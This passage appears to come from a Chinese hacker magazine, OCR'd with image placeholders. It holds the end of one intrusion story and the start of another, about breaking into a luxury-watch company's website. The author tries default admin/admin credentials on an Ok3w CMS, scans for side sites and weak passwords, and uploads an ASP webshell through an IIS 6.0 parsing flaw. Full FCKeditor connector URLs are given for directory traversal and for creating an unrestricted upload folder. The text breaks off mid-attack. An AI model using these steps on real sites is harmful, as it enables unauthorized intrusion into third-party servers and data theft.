


图4




图5

莫非，我的人品太好了？看来，该猜解尝试的时候就要大胆地“敲敲门”啊！其实，还是对方网管员太懒了，因为我根据在后台管理系统中看到的“Ok3w v4.8（ASP+ACC 免费版）”字眼儿百度了一下（http://www.xyz***k.cn/zymcthtml/1380.html），发现该系统的主要功能和优点一大堆，但最后提示使用者它的后台登录地址是“Admin/ad_login.asp”（也就是我用“啊D”扫描出来的），用户名和密码都是“admin”（其实并不是我的人品好啊，呵呵）。网管啊网管，为什么你就懒得连默认的密码都不改呢？阿弥陀佛，罪过啊罪过！当然，坏事我是不做的，只是撰写成文给大家提个醒而已，呵呵。

简单小结一下：先是浏览目标网站，发现是“静态”，没有放弃——然后借Google的道，发现“伪静态”的“asp?id=”小尾巴儿——再是用“啊D”检测旁注失败，但找到了后台的登录地址——最后是没想太多，只管猜一下，试一下——Oh，My god！这门竟然是虚掩着的！

入侵中国XX名表官方网

卜敗死榊(l.z.x)

话说下个月我们这边要举行国际钟表展览会，于是就想找个钟表方面的网站来检测一下安全性。顺手找了个国内XX名表的官方网来测试下，确定目标后，拿出工具，准备开工！




图1

主站先试了下，好像没什么漏洞，上传，注入都没有。那就扫下目录吧，拿出wwwscan加上我那3M多的超级字典开始狂扫，数杯白开水喝完之后，wwwscan总算是停下来了，打开结果一看，杯具了。就几个常用目录，连个后台都没扫到。那就只好旁注了，用T00ls的内部旁注扫描器，扫了下目录站的服务器。（如图1）。

发现有50来个站，希望还是蛮大的，于是一个个找后台尝试弱口令，和一些常见的漏洞。但试了十来个站，都没有发现弱口令！貌似现在的人安全意识都提高了。终于在一个aspx的站上找到了漏洞，在它后台加Fckeditor出现了403页面。（如图2）。




图2

看到这个页面就知道它存在这个目录，于是试下它的图形上传界面地址http://www.xxx.com/webmanage/fckeditor/editor/fckeditor.html成功打开，（如图3）。

然后点下图片的按纽，弹出对话框，选择链接，浏览服务器，就来到可以上传的地方了，本想直接传aspx的小马，发现上传不了。利用IIS6.0解析漏洞，成功上传个asp的小马，找到地址，然后访问 提示“无法找到该页”。上传其它的格式匀无果，看来这方法是不行了。其它的上传页面也没找到，翻了下自己以前的Fckeditor笔记，发现Fckeditor还有个列目录的漏洞，利用地址：http://www.xxx.com/webmanage/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=%2F




图3

访问后成功列出了Image目录的内容，把Image改成../就能列出列出网站根目录的内容了（如图4）。




图4

利用列目录漏洞很容易就找到了数据库目录，然后就是下载数据库文件，结果杯具在次发生，数据库不能下载，这条路行不通了！既然能列它网站的所有目录和文件，那就看下有没有别人留下来的马，翻了个遍也没找到！这个办法也不行。于是上百度看看有没有什么新的漏洞，在百度在看

到有位前辈放出个漏洞，利用页面：

/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/aspx/connector.aspx

文章里说：打开这个地址，会自动创建一个all目录,而且新的目录没有上传文件格式的限制。赶紧试了下，发现all目录确实是创建了，可是还是不能上传aspx文件，一上传就弹出invalid file的对话框。（如图5）。

